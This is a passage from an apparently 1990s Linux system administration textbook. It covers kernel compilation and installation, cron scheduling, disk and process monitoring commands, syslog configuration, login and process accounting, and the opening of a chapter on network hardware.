The first time you run either of these configuration programs, they will actually be compiled before your very eyes (exciting eh?). `menuconfig` is just a text based menu where you select the parts of the kernel you want; `xconfig` is the same thing, just for X-Windows. Using either of these utilities will probably be useful for someone who has never compiled the kernel before, however, for a comprehensive step-by-step selection of kernel components, `make config` is, in my view, better. You may be wondering what is the result of `make config/menuconfig/xconfig`? What is actually happening is that small configuration files are being generated to be used in the next step of the process, `make dep`.

`make dep` takes the results from `make config` and "sets up" which parts of the kernel have to be compiled and which don't. Basically this step involves extensive use of `sed` and `awk` for string substitution on files. This process may take a few minutes; there is no user interaction at this point.

After running `make dep`, `make clean` must be run. Again, this process requires no user interaction. `make clean` actually goes through the source tree and removes all the old object and temporary files. **This process can not be skipped**.

At this point, we are ready to start the compile process.

You have two options at this point; you may either install the kernel on the hard drive of the system and hope it works, or, install the kernel on a floppy disk and test it for a while, then (if it is working) install it on the hard drive.

ALWAYS tests your kernel on a floppy disk before installing it as your boot kernel on the hard drive. Why? Simply because if you install your new kernel directly over the one on the hard drive *and it doesn't work properly* (i.e.. crashes or hangs your system) then you will have difficulty booting your system (being a well prepared Systems Administrator, you'd have a boot disk of course ... ;).

To compile your new kernel to disk, you must issue the command:

```
make zdisk
```

This will install a bootable kernel on the disk in A:. To boot the system, you simply insert the disk containing the kernel in A:, shut down the system, and let it reboot. The kernel on disk will load into memory, mount your root partition and the system will boot as normal. It is a good idea to run this kernel on disk for at least a few days, if not longer. If something goes wrong and you find your system has become unstable, it is merely a process of removing the disk, rebooting and the system will start up with your old kernel.

If you are going to install the kernel directly to the hard disk, then you should issue the commands:

```
make zImage
make zlilo
```

The first command, `make zImage`, actually compiles the kernel, the second, `make zlilo` installs the kernel on whatever root partition you have configured with lilo.

> Most systems use `lilo` as the kernel boot loader. A common misconception is that `lilo` is only used to boot kernels off hard disks. This is actually incorrect; if `lilo` is configured (usually done when you installed your system, see "`man lilo`" for more information on configuring it) to boot the kernel from floppy disk, then running `make zlilo` will cause a copy of the kernel (and lilo) to be copied onto a disk. However, `lilo` is usually used to load a kernel form hard disk. The way it works is simple; `lilo` finds the absolute block/sector address of the kernel image on the disk. It then creates a small program (containing this and other information) and inserts it in the boot sector of the primary hard disk. At boot time, `lilo` is run, prompting (optionally) the user for the desired operating system to boot. When the choice is made, `lilo` goes directly to the block/sector of the kernel boot image (or other operating system boot file) and loads it into memory and executes it.

The actual compile process (either using `make zImage` or `make zdisk` is a lengthy process. A Pentium 100 with 16 megabytes of RAM takes around 15 to 25 minutes to compile the kernel (depending on what has been included). Compiling DEC UNIX on a DEC-Alpha takes around three to four minutes. Have pity for those in the not-so-distant era of the 386 that waited all day for a kernel to recompile.

> It is quite OK to be recompiling the kernel while other users are logged onto the system; be aware that this will slow the process down and make the system appear VERY slow to the users (unless you have a "really, nice" machine).

If you have decided to use dynamically loadable modules, there are two more commands you must issue:

```
make modules
make modules_install
```

Note this is done *post kernel compile* - the useful thing about this is that if you upgrade your modules, you can simply recompile them without the need for a full kernel recompile!

After the `make zImage/zlilo/zdisk` commands and compiling the modules, your kernel is ready to be tested. As previously stated, it is important to test your kernel before using it as your system boot kernel.

If you find that the kernel is working normally from disk and it hasn't crashed the system (too much), then you can install the kernel to the hard disk. The easiest way to do this is to go back to the `/usr/src/linux` directory and type:
`make zlilo`

This will install the copy of the kernel that was previously compiled to disk (a copy is also kept in the kernel source directory) to the hard drive, or whatever boot device `lilo` is configured to use.

Did you read the documentation? "If all else fails, read the documentation" - this quote is especially true of kernel recompiles. A few common problems that you may be confronted with are:

♣ **`make` can not find the `Makefile` but it is there!:**
This is because `make` is broken. This was a big problem under the `1.2.n` kernels when an updated `libc.so.x` library was released. The problem was that `make` would not work under `1.3.n` kernels that had been recompiled under the `1.2.n` versions with the new library; consequently, you couldn't recompile the kernel under the `1.3.n` kernels due to the fact `make` was not working! This has been fixed since, though at the time the solution was to go and get a new version of `make`. This is a classic example of what can happen when you start upgrading kernels without upgrading all the libraries, compilers and utilities. Always read the README file before recompiling the kernel and make sure you have all the right versions of libraries, compilers and utilities.

♣ **`make config/dep/clean` dies:**
This is bad news. It means one of several things: either the config scripts can't find `/bin/bash` or `/bin/sh`, some of the source tree is missing, you are not running the program as `root` or there is something wrong with your system file permissions/links. It is very rare for this to happen with kernels "unpacked straight from the box". If it does happen, check for the previous reasons; if all else fails, go and get another kernel source.

♣ **`make zImage/zdisk` fails:**
This is one of those sinking feeling moments when you start getting messages during the compile saying "Error: Something didn't compile/link". Two primary reasons for this are: not running `make clean` after `make dep` and not having the correct libraries installed.

♣ **The kernel compiles and boots but it is unstable:**
If you are using developmental kernels, this comes with the territory: because developmental kernels can be unstable. If, however, you are using a known "stable" kernel, then the reason is most likely a hardware conflict. Typical culprits are sound cards and network cards. Remove these from the kernel and recompile. You should then examine the documentation on the offending devices to see what the conflict is. Other reasons for kernel instability include compiling in support for devices you don't have (this is rare but can happen) or the fact that you've just discovered a "real" bug in the kernel - in which case the README documentation will assist you in locating the right person to talk to.

If you are still encountering problems, you should examine the newsgroup archives concerned with Linux. There are also several useful mailing lists and web sites that can assist you with kernel problems.

Exercises

13.5 Modify the kernel so that the maximum number of tasks it can run is 50. Compile this kernel to a floppy disk. See how long it takes to use all these processes up.

13.6 Modify your kernel so that the kernel version message (seen on boot time) contains your name. Hint: `/usr/src/linux/init` contains a file called `version.c` - modify a data structure in this.

13.7 Recompile your own kernel, including only the components you need. For those components that you need but don't use very oftem, compile them in as modules. Initially boot the kernel from disk, then install it on your hard disk.

Conclusions

In this chapter we have examined:

- What is a kernel?
- Why would a Systems Administrator recompile a kernel?
- What makes up a modern kernel?
- How would you obtain a kernel?
- Why and how would you modify the kernel source?
- How is a kernel configured and recompiled?
- Why should a kernel be tested?
- How is a kernel installed?
- Issues associated with the modern Linux kernel

Further information of the Linux kernel can be obtained from the Linux Kernel HOWTO.

Review Questions

Describe the functions of the kernel; explain the difference between a kernel that uses modules and one that doesn't.

You have added a D-Link ethernet card to your **laptop** (a D-Link ethernet card runs via the parallel port). Describe the steps you'd perform to allow the system to recognise it. Would you compile support for this module directly into the kernel or make it a module? Why/Why not?

You wish to upgrade the kernel on an older system (ver 1.2.n) to the latest kernel. What issues should you consider? What problems could occur with such an upgrade; how would you deal with these?

Chapter 14

Observation, automation and logging

Introduction

The last chapter introduced you to the "why" of automation and system monitoring. This chapter introduces you to how you perform these tasks on the UNIX operating system.

The chapter starts by showing you how to use the `cron` system to automatically schedule tasks at set times without the intervention of a human. Parts of the `cron` system you'll be introduced to include `crond` the daemon, `crontab` files and the `crontab` command.

The chapter then looks at how you can find out what is going on with your system. Current disk usage is examined briefly including the commands `df` and `du`. Next, process monitoring is looked at with the `ps`, `top`, `uptime`, `free`, `uname` `kill` and `nice` commands introduced.

Finally we look at how you can find out what has happened with your system. In this section we examine the `syslog` system which provides a central system for logging system events. We then take a look at both process and login accounting. This last section will also include a look at what you should do with the files generated by logging and accounting.

Automation and `cron`

A number of the responsibilities of a System Administrator are automated tasks that must be carried out at the regular times every day, week or hour. Examples include, early every morning freeing up disk space by deleting entries in the `/tmp` directory, performing backups every night or compressing and archiving log files.

Most of these responsibilities require no human interaction other than to start the command. Rather than have the Administrator start these jobs manually, UNIX provides a mechanism that will automatically carry out certain tasks at set times. This mechanism relies on the `cron` system.

Components of `cron`

The cron system consists of the following three components

- `crontab` (the cron configuration) files
  These are the files which tell the cron system which tasks to perform and when.

- the `crontab` command
  This is the command used to modify the crontab files. Even though the crontab files are text files they should not be edited using a text editor.
- the daemon, `crond`
  The cron daemon is responsible for reading the crontab file and then performing the required tasks at the specified times. The cron daemon is started by a system startup file.

`crontab` format

`crontab` files are text files with each line consisting of 6 fields separated by spaces. The first five fields specify when to carry out the command and the sixth field specifies the command. Table 14.1, on the following page, outlines the purpose of each of the fields.

Field	Purpose
minute	minute of the hour, 00 to 59
hour	hour of the day, 00 to 24 (military time)
day	day of the month, 1 to 31
month	month of the year, 1 to 12
weekday	day of the week, Linux uses three letter abbreviations, sun, mon, tue,....
command	The actual command to execute

Table 14.1
`crontab` **fields**

Comments can be used and are indicated using the `#` symbol just as with shell programs. Anything that appears after a `#` symbol until the end of that line is considered a comment and is ignored by `crond`.

The five time fields can also use any one of the following formats

- an asterix that matches all possible values,
- a single integer that matches that exact value,
- a list of integers separated by commas (no spaces) used to match any one of the values
- two integers separated by a dash (a range) used to match any value within the range.

For example

Some example `crontab` entries include (all but the first two examples are taken from the Linux man page for `crontab`)

```
0 * * * * echo Cuckoo Cuckoo > /dev/console 2>&1
```

Every hour (when minutes=0) display Cuckoo Cuckoo on the system console.

```
30 9-17 * 1 sun,wed,sat echo `date` >> /date.file 2>&1
```

At half past the hour, between 9 and 5, for every day of January which is a Sunday, Wednesday or Saturday, append the date to the file `date.file`

```
0 */2 * * * date
```

Every two hours at the top of the hour run the `date` command

```
0 23-7/2,8 * * * date
```

Every two hours from 11p.m. to 7a.m., and at 8a.m.

```
0 11 4 * mon-wed date
```

At 11:00 a.m. on the 4th and on every mon, tue, wed

```
0 4 1 jan * date
```

4:00 a.m. on january 1st

```
0 4 1 jan * date >> /var/log/messages 2>&1
```

Once an hour, all output appended to log file

Output

When commands are executed by the `crond` daemon there is no terminal associated with the process. This means that standard output and standard error, which are usually set the terminal, must be redirected somewhere else. In this case the output is emailed to the person who's `crontab` file the command appears. It is possible to use I/O redirection to redirect the output of the commands to files. Some of the examples above use output redirection to send the output of the commands to a log file.

Exercises

14.1 Write crontab entries for the following.
- run the program `date` every minute of every day and send the output to a file called `date.log`
- remove all the contents of the directory `/tmp` at 5:00am every morning
- execute a shell script `/root/weekly.job` every Wednesday
- run the program `/root/summary` at 3, 6 and 9 pm for the first five days of a month

Creating `crontab` files

`crontab` files should not be modified using an editor instead they should be created and modified using the `crontab` command. Refer for the manual page for `crontab` for more information but the following are two of the basic methods for using the command.

1. `crontab [file]`

2. `crontab [-e | -r | -l ] [username]`

Version 1 is used to replace an existing `crontab` file with the contents of standard input or the specified file.

Version 2 makes use of one of the following command line options

- `-e`
  Allows the user to edit the `crontab` file using an editor (the command will perform some additional actions to make it safe to do so)
- `-r`
  Remove the user's `crontab` file
- `-l`
  Display the user's `crontab` file onto standard output

By default all actions are carried out on the user's own `crontab` file. Only the root user can specify another username and modify that user's `crontab` file.

Exercise

14.2	Using the `crontab` command to add the following to your `crontab` file and observe what happens. run the program `date` every minute of every day and send the output to a file called `date.log`

What's going on

A part of the day to day operation of a system is keeping an eye on the systems current state. This section introduces a number of commands and tools that can be used to examine the current state of the system.

The tools are divided into two sections based on what they observe. The sections are

- disk and file system observation, and
  The commands `du` and `df`
- process observation and manipulation.
  The commands `ps`, `kill`, `nice` and `top`.

need to add the observation Web-based system

`df`

`df` summarises that amount of free disk space. By default `df` will display the following information for all mounted file systems

- total number of disk blocks,
- number of disk blocks used,
- number available
- percentage of disk blocks used, and
- where the file system is mounted.

`df` also has an option, `-i` to display Inode usage rather than disk block usage. What an Inode is will be explained in a later chapter. Simply every file that is created must have an Inode. If all the Inodes are used you can't create anymore files. Even if you have disk space available.

The `-T` option will cause `df` to display each file systems type.

Exercise

14.3	Use the `df` command to answer the following questions - how many partitions do you have mounted - how much disk space do you have left on your Linux partition - how many more files can you create on your Linux partition

du

The `du` command is used to discover the amount of disk space used by file or directory. By default `du` reports file size as a number of 1 kilobyte blocks. There are options to modify the command so it reports size in bytes (`-b`) or kilobytes (`-k`).

If you use `du` on a directory it will report back the size of each file and directory within it and recursively descend down any sub-directories. The `-s` switch is used to produce the total amount of disk used by the contents of a directory.

There are other options that allow you to modify the operation of `du` with respect to partitions and links.

Exercise

14.4	Use the `du` command to answer the following questions - how many blocks does the `/etc/passwd` file use, - how large (in bytes) is the `/etc/passwd` file, - how disk space is used by the `/etc/` directory, the `usr` directory

System Status

Table 14.2 summarises some of the commands that can be used to examine the current state of your machine. Some of the information they display includes

- ♣ amount of free and used memory,
- ♣ the amount of time the system has been up,
- ♣ the load average of the system,
  Load average is the number processes ready to be run and is used to give some idea of how busy your system is.
- ♣ the number of processes and amount of resources they are consuming.

Some of the commands are explained below. For those that aren't use your system's manual pages to discover more.

Command	Purpose
`free`	display the amount of free and used memory
`uptime`	how long has the system been running and what is the current load average
`ps`	one off snap shot of the current processes
`top`	continual listing of current processes
`uname`	display system information including the hostname, operating system and version and current date and time

Table 14.2
System status commands

ps

The `ps` command displays a list of information about the process that were running at the time the `ps` command was executed.

`ps` has a number of options that modify what information it displays. Table 14.3 lists some of the more useful or interesting options that the Linux version of PS supports.

Table 14.4 explains the headings used by `ps` for the columns it produces.

For more information on the `ps` command you should refer to the manual page.

Option	Purpose
`l`	long format
`u`	displays username (rather than uid) and the start time of the process
`m`	display process memory info
`a`	display processes owned by other users (by default `ps` only shows your processes)
`x`	shows processes that aren't controlled by a terminal
`f`	use a tree format to show parent/child relationships between processes
`w`	don't truncate lines to fit on screen

Table 14.3
`ps` options

Field	Purpose
`NI`	the nice value
`SIZE`	memory size of the processes code, data and stack
`RSS`	kilobytes of the program in memory (the resident set size)
`STAT`	the status of the process (R-runnable, S-sleeping, D-uninterruptable sleep, T-stopped, Z-zombie)
`TTY`	the controlling terminal

Table 14.4
`ps` fields

Exercise

14.5	Use the `ps` command to answer the following questions - how many processes do you currently own - how many processes are running on your system - how much RAM does the `ps` command use - what's the current running process

top

`ps` provides a one-off snap shot of the processes on your system. For an on-going look at the processes Linux generally comes with the `top` command. It also displays a collection of other information about the state of your system including

- ♣ uptime, the amount of time the system has been up
- ♣ the load average,
- ♣ the total number of processes,
- ♣ percentage of CPU time in user and system mode,
- ♣ memory usage statistics
- ♣ statistics on swap memory usage

Refer to the man page for `top` for more information.

`top` is not a standard UNIX command however it is generally portable and available for most platforms.

`top` displays the process on your system ranked in order from the most CPU intensive down and updates that display at regular intervals. It also provides an interface by which you can manipulate the nice value and send processes signals.

The nice value

The nice value specifies how "nice" your process is being to the other users of the system. It provides the system with some indication of how important the process is. The lower the nice value the higher the priority. Under Linux the nice value ranges from -20 to 19.

By default a new process inherits the nice value of its parent. The owner of the process can increase the nice value but cannot lower it (give it a higher priority). The root account has complete freedom in setting the nice value.

nice

The `nice` command is used to set the nice value of a process when it first starts.

renice

The `renice` command is used to change the nice value of a process once it has started.

Signals

When you hit the `CTRL-C` combination to stop the execution of a process a signal (the TERM signal) is sent to the process. By default many processes will terminate when they receive this signal

The UNIX operating system generates a number of different signals. Each signal has an associated unique identifying number and a symbolic name. Table 14.6 lists some of the more useful signals used by the Linux operating system. There are 32 in total and they are listed in the file `/usr/include/linux/signal.h`

SIGHUP

The `SIGHUP` signal is often used when reconfiguring a daemon. Most daemons will only read the configuration file when they startup. If you modify the configuration file for the daemon you have to force it to re-read the file. One method is to send the daemon the `SIGHUP` signal.

SIGKILL

This is the big "don't argue" signal. Almost all processes when receiving this signal will terminate. It is possible for some processes to ignore this signal but only after getting themselves into serious problems. The only way to get rid of these processes is to reboot the system.

Symbolic Name	Numeric identifier	Purpose
`SIGHUP`	1	hangup
`SIGKILL`	9	the kill signal
`SIGTERM`	15	software termination

Table 14.5
Linux signals

kill

The `kill` command is used to send signals to processes. The format of the `kill` command is

`kill [-`*`signal`*`]` *`pid`*

This will send the signal specified by the number *`signal`* to the process identified with process identifier *`pid`*. The kill command will handle a list of process identifiers and signals specified using either their symbolic or numeric formats.

By default kill sends signal number 15 (the TERM signal).

What's happened?

There will be times when you want to reconstruct what happened in the lead up to a problem. Situations where this might be desirable include

- you believe someone has broken into your system,
- one of the users performed an illegal action while online, and
- the machine crashed mysteriously at some odd time.

Logging and accounting

This is where

- logging, and
  The recording of certain events, errors, emergencies.
- accounting.
  Recording who did what and when.

become useful.

This section examines the methods under Linux by which logging and accounting are performed. In particular it will examine

- the `syslog` system,
- process accounting, and
- login accounting.

Managing log and accounting files

Both logging and accounting tend to generate a great deal of information especially on a busy system. One of the decisions the Systems Administrator must make is what to do with these files. Options include

- don't create them in the first place,
  The head in the sand approach. Not a good idea.
- keep them for a few days, then delete them, and
  If a problem hasn't been identified within a few days then assume there is no reasons to keep the log files. Therefore delete the existing ones and start from scratch.
- keep them for a set time and then archive them.
  Archiving these files might include compressing them and storing them online or copying them to tape.

Centralise

If you are managing multiple computers it is advisable to centralise the logging and accounting files so that they all appear on the one machine. This makes maintaining and observing the files easier.

Logging

The ability to log error messages or the actions carried out by a program or script is fairly standard. On earlier versions of UNIX each individual program would have its own configuration file that controlled where and what to log. This led to multiple configuration and log files that made it difficult for the Systems Administrator to control and each program had to know how to log.

`syslog`

The `syslog` system was devised to provide a central logging facility that could be used by all programs. This was useful because Systems Administrators could control where and what should be logged by modifying a single configuration file and because it provided a standard mechanism by which programs could log information.

Components of `syslog`

The `syslog` system can be divided into a number of components

- default log file,
  On many systems messages are logged by default into the file `/var/log/messages`
- the `syslog` message format,
- the application programmer's interface,
  The API programs use to log information.
- the daemon, and
  The program that directs logging information to the correct location based on the configuration file.
- the configuration file.
  Controls what information is logged and where it is logged.

Exercise

14.6	Examine the contents of the file `/var/log/messages`. You will probably have to be the root user to do so. One useful piece of information you should find in that file is a copy of the text that appears as Linux boots.

`syslog` message format

`syslog` uses a standard message format for all information that is logged. This format includes

- a facility,
  The facility is used to describe the part of the system that is generating the message. Table 14.3 lists some of the common facilities.
- a level,
  The level indicates the severity of the message. In lowest to highest order the levels are `debug info notice warning err crit alert emerg`

- and a string of characters containing a message.

Facility	Source
`kern`	the kernel
`mail`	the mail system
`lpr`	the print system
`daemon`	a variety of system daemons
`auth`	the login authentication system

Table 14.6
Common `syslog` facilities

`syslog`'s API

In order for `syslog` to be useful application programs must be able to pass messages to the `syslog` daemon so it can log the messages according to the configuration file.. There are at least two methods which application programs can use to send messages to `syslog`. These are:

- `logger`,
  `logger` is a UNIX command. It is designed to be used by shell programs which wish to use the `syslog` facility.
- the `syslog` API.
  The API (application program interface) consists of a set of the functions (`openlog syslog closelog`) which are used by programs written in compiled languages such as C and C++. This API is defined in the `syslog.h` file. You will find this file in the system include directory `/usr/include`.

Exercises

14.7 Examine the manual page for `logger`. Use `logger` from the command line to send a message to `syslog`

14.8 Examine the manual page for `openlog` and write a C program to send a message to `syslog`

`syslogd`

`syslogd` is the `syslog` daemon. It is started when the system boots by one of the startup scripts. `syslogd` reads its configuration file when it startups or when it receives the `HUP` signal. The standard configuration file is `/etc/syslog.conf`.

`syslogd` receives logging messages and carries out actions as specified in the configuration file. Standard actions include

- appending the message to a specific file,
- forwarding the message to the `syslogd` on a different machine, or
- display the message on the consoles of all or some of the logged in users.

`/etc/syslog.conf`

By default syslogd uses the file /etc/syslog.conf as its configuration file. It is possible using a command line parameter of syslogd to use another configuration file.

A syslog configuration file is a text file. Each line is divided into two fields separated by one or more spaces or tab characters

- a selector, and
  Used to match log messages.
- an action.
  Specifies what to do with a message if it is matched by the selector

The selector

The selector format is facility.level where facility and level level match those terms introduced in the syslog message format section from above.

A selector field can include

- multiple selectors separated by ; characters
- multiple facilities, separated by a , character, for a single level
- an * character to match all facilities or levels

The level can be specified with or without a =. If the = is used only messages at exactly that level will be matched. Without the = all messages at or above the specified level will be matched.

syslog.conf actions

The actions in the syslog configuration file can take one of four formats

- a pathname starting with /
  Messages are appended onto the end of the file.
- a hostname starting with a @
  Messages are forwarded to the syslogd on that machine.
- a list of users separated by commas
  Messages appear on the screens of those users if they are logged in.
- an asterix
  Messages are displayed on the screens of all logged in users.

For example

The following is an example syslog configuration file taken from the Linux manual page for syslog.conf

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                         /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none              /var/log/messages

# The authpriv file has restricted access.
authpriv.*                      /var/log/secure
```

```
# Log all the mail messages in one place.
mail.*                          /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                         *

# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                      /var/log/spooler
```

Exercise

14.9 A common problem on many systems are users who consume too much disk space. One method to deal with this is to have a script which regularly checks on disk usage by users and reports those users who are consuming too much. The following is one example of a script to do this.

```
#!/bin/bash

# global constant
# DISKHOGFILE holds the location of the file defining each users
# maximum disk space
DISKHOGFILE="disk.hog"
# OFFENDERFILE specifiesl where to write information about offending
# users
OFFENDERFILE="offender"

space_used()
  # accept a username as 1st parameter
  # return amount of disk space used by the users home directory
  # in a variable usage
{
  # home directory is the sixth field in /etc/passwd
  the_home=`grep ^$1: /etc/passwd | cut -d: -f6`
  # du uses a tab character to seperate out its fields
  # we're only interested in the first one
  usage=`du -s $the_home | cut -f1`
}

#
# Main Program
#

while read username max_space
do
  space_used $username
  if [ $usage -gt $max_space ]
  then
    echo $username has a limit of $max_space and has used $used  $OFFENDERFILE
  fi
done < $DISKHOGFILE
```

Modify this script so that it uses the `syslog` system rather than displaying its output onto standard output.

14.10	Configure syslog so the messages from the script in the previous question are appended to the logfile `/var/log/disk.hog.messages` and also to the main system console.

Accounting

Accounting was developed when computers were expensive resources and people were charged per command or CPU time. In today's era of cheap, powerful computers its rarely used for these purposes. One thing accounting is used for is as a source of records about the use of the system. Particular useful if someone is trying, or has, broken into your system.

In this section we will examine

- login accounting.
- process accounting

Login accounting

The file `/var/log/wtmp` is used to store the username, terminal port, login and logout times of every connection to a Linux machine. Every time you login or logout the `wtmp` file is updated. This task is performed by `init`.

last

The `last` command is used to view the contents of the `wtmp` file. There are options to limit interest to a particular user or terminal port.

Exercise

14.11	Use the `last` command to - count how many logins there have been since the current `wtmp` file was created, - how many times has the root user logged in

ac

The last command provides rather rudimentary summary of the information in the `wtmp` file. As a Systems Administrator it is possible that you may require more detailed summaries of this information. For example, you may desire to know the total number of hours each user has been logged in, how long per day and various other information.

The command that provides this information is the `ac` command.

Installing `ac`

It is possible that you will not have the `ac` command installed. On a RedHat Linux 5.0 machine it should be located in `/usr/bin/ac`. The ac command is part of the psacct package. If you don't have `ac` installed you will have to use `rpm` or `glint` to install the package.

Exercise

14.12	Use the `ac` command to - find the total number of hours you were logged in as the root user - find the average number of hours per login for all users - find the total and average hours of login for the root user for the last 7 days

Process accounting

Also known as CPU accounting, process accounting records the elapsed CPU time, average memory use, I/O summary, the name of the user who ran the process, the command name and the time each process finished.

Turning process accounting on

Process accounting does not occur until it is turned on using the `accton` command.

```
accton /var/log/acct
```

Where `/var/log/acct` is the file in which the process accounting information will be stored. The file must already exist before it will work. You can use any filename you wish but many of the accounting utilities rely on you using this file.

lastcomm

`lastcomm` is used to display the list of commands executed either for everyone, for particular users, from particular terminals or just information about a particular command. Refer to the `lastcomm` manual page for more information.

```
[root@beldin /proc]# lastcomm david
netscape              david    tty1       0.02 secs Sun Jan 25 16:26
[root@beldin /proc]# lastcomm ttyp2
lastcomm              root     ttyp2      0.55 secs Sun Jan 25 16:21
ls                    root     ttyp2      0.03 secs Sun Jan 25 16:21
ls                    root     ttyp2      0.02 secs Sun Jan 25 16:21
accton                root     ttyp2      0.01 secs Sun Jan 25 16:21
```

The `sa` command

The `sa` command is used to provide more detailed summaries of the information stored by process accounting and also to summarise the information into other files.

```
[root@beldin /proc]# /usr/sbin/sa -a
      66        0.19re       0.25cp
       6        0.01re       0.16cp   cat
       8        0.00re       0.04cp   lastcomm
      17        0.00re       0.01cp   ls
       6        0.01re       0.01cp   man
       1        0.00re       0.01cp   troff
       5        0.01re       0.01cp   less
       1        0.15re       0.01cp   in.ftpd
       6        0.01re       0.01cp   sh
       5        0.00re       0.00cp   gunzip
       1        0.00re       0.00cp   grotty
       2        0.00re       0.00cp   sa
       1        0.00re       0.00cp   groff
       1        0.00re       0.00cp   gtbl
       1        0.00re       0.00cp   gzip
       1        0.00re       0.00cp   sh*
       1        0.00re       0.00cp   netscape*
       1        0.00re       0.00cp   accton
       2        0.00re       0.00cp   bash*
```

Refer to the manual pages for the `sa` command for more information.

So what?

This section has given a very brief overview of process and login accounting and the associated commands and files. What use do these systems fulfil for a Systems Administrator? The main one is that they allow you to track what is occurring on your system and who is doing it. This can be useful for a number of reasons

- tracking which user's are abusing the system
- figuring out what is normal for a user
  If you know that most of your users never use commands like sendmail and the C compilers (via process accounting) and then all of a sudden they start using this might be an indication of a break in.
- justifying to management the need for a larger system
  Generally management won't buy you a bigger computer just because you want one. In most situations you will have to put together a case to justify why the additional expenditure is necessary. Process and login account could provide some of the necessary information.

Conclusions

The `cron` system is used to automatically perform tasks at set times. Components of the `cron` system include

- the daemon, `crond`,
  Which actually performs the specified tasks.

- crontab files, and
  That specify the when and what.
- the crontab command.
  Used to manipulate the crontab files.

Useful commands for examining the current status of your systems file system include df and du. Commands for examining and manipulating processes include ps, kill, renice, nice and top. Other "status" commands include free, uptime and uname.

syslog is a centralised system for logging information about system events. It's components include

- an API and a program (logger) by which information can be logged,
- the syslogd daemon that actually performs the logging, and
- the /etc/syslog.conf that specifies what and where logging information should be logged.

Login accounting is used to track when, where and for how long users connect to your system. Process accounting is used to track when and what commands were executed. By default Linux does not provide full support for either form of accounting (it does offer some standard login accounting but not the extra command sac). However there are freely available software distributions that provide Linux this functionality.

Login accounting is performed in the /var/log/wtmp file that is used to store the details of every login and logout from the system. The last command can be used to view the contents of the binary /var/log/wtmp file. The non-standard command sac can be used to summarise this information into a number of useful formats.

Process accounting must be turned on using the accton command and the results can be viewed using the lastcomm command.

Both logging and accounting can produce files that grow to some considerable size in a short amount of time. The Systems Adminstrator must implement strategies to deal with these log files. Either by ignoring and deleting them or by saving them to tape.

Review Questions

14.1

Explain the relationship between each of the following

- crond, crontab files and the crontab command,
- syslogd, logger and /etc/syslog.conf
- /var/adm/wtmp, last and sac

14.2

You have just modified the /etc/syslog.conf file. Will your changes take effect immediately? If not what command would you use to make the modifications take effect? How could you check that the modifications are working?

14.3

Write crontab entries to achieve the following

- ♣ run the script `/usr/local/adm/bin/archiveIt` every Monday at 6 am
- ♣ run a script /usr/local/adm/bin/diskhog on Monday, Wednesday and Friday at 6am, 12pm, 4pm

Chapter 15

Networks: The Connection

Introduction

Networks, connecting computers to networks and managing those networks are probably the most important, or at least the most hyped, areas of computing at the moment. This and the following chapter introduce the general concepts associated with TCP/IP-based networks and in particular the knowledge required to connect and use Linux computers to those networks.

This chapter examines how you connect a Linux machine and configure it to provide basic network connections and services for other machines. Network applications, how they work and what you can do with them, is the topic for the following chapter.

This chapter introduces the process and knowledge for connecting a Linux machine to a TCP/IP network from the lowest level up using the following steps

- network hardware
  Briefly looks at the hardware peripherals that allow network connections and in particular the network hardware which Linux supports.
- network support in the Linux kernel
  Many of the networking services require support from the kernel of the operating system. This section examines what support for network services the Linux kernel provides.
- configuring the network connection
  Once the hardware is installed and the kernel rebuilt the network connection must be configured. Linux/UNIX uses a number of specific commands to perform these tasks.

Each of these steps requires an understanding of the operation and basics of TCP/IP networks. These concepts are introduced throughout the sections as they are required.

Related Material

As you might expect there is a large amount of information about creating and maintaining TCP/IP networks on the Internet. The following is a small list of some of that material

- Linux NET-3-HOWTO
  A good, succinct source of information specific to Linux networking. Available from the Linux Documentation Project of which there is a mirror on the 85321 Web site/CD-ROM (see the link "LDP" on the Resource Materials Page). The LDP also includes a number of other HOW-TOs on network related topics including DNS, Ethernet, Firewall, IPX, ISP Hookup, Intranet Server, NFS, NIS, PPP, SMB and a number of other mini-howtos. As always when looking for information about using Linux for some purpose, looking through the HOW-TOs is a good idea.
- Network Administrators Guide
  A book which has been published by O'Rielly and Associates (http://www.ora.com/) but is also freely available as part of the Linux Documentation Project. Also available from the LDP in HTML or Postscript format.
- Linux network project
  Development on the Linux networking code is an on-going project. The project leader maintains a Web site which contains information about the current developments. It's located at http://www.uk.linux.org/NetNews.html
- comp.os.linux.networking
  A newsgroup specifically for discussions about Linux networking.
- TCP/IP introduction and administration,
  Documents produced by Rutgers University. Available via ftp from the URLsftp://athos.rutgers.edu/runet/tcp-ip-intro.{doc|ps} tcp-ip-admin.{doc|ps|} and also from the 85321 Web site (but not the CD-ROM) under the Resource Materials section for Week 9.
- RFC Database
  RFCs (Request for comments) are the standards documents for the Internet. A Web-based interface to the collection of RFCs is available from http://pubweb.nexor.co.uk/public/rfc/index/rfc.html
- Linux for an ISP
  A number of Internet Service Providers from throughout the world use Linux servers. There is a Web page which maintains a list of links of interest to these folk. It is available at http://www.anime.net/linuxisp/ Some of the links are dated.

Network Hardware

The first step in connecting a machine to a network is to find out what sort of network hardware you will be using. The aim of this unit and this chapter is not to give you a detailed introduction to networking hardware. If you are interested in the topic there are a number of readings and resources mentioned throughout this section.

Before you can use a particular type of networking hardware, or any hardware for that matter, there must be support for that device in the Linux kernel. If the kernel doesn't support the required hardware then you can't use it. Currently the Linux kernel offers support for the networking hardware outlined in list below. For more detailed information about hardware support under Linux refer to the Hardware Compatibility HOWTO available from your nearest mirror of the Linux Documentation Project.

- arcnet
- ATM http://lrcwww.epfl.ch/linux-atm/
- AX25, amateur radio
- EQL
  EQL allows you to treat multiple point-to-point connections (SLIP, PPP) as a single logical TCP/IP connection.
- FDDI
- Frame relay
- ISDN
- PLIP
- PPP
- SLIP
- radio modem, STRIP, Starmode Radio IP
  http://mosquitonet.standford.edu/{mosquitonet.html|strip.html}
- token ring
- X.25
- WaveLan, wireless, card, and
- ethernet

In most "normal" situations the networking hardware being used will be either

- modem
  A modem is a serial device so your Linux kernel should support the appropriate serial port you have in your computer. The networking protocol used on a modem will be either SLIP or PPP which must also be supported by the kernel.
- ethernet
  Possibly the most common form of networking hardware at the moment. There are a number of different ethernet cards. You will need to make sure that the kernel supports the particular ethernet card you will be using. The Hardware Compatibility HOW-TO includes this information.

Network devices

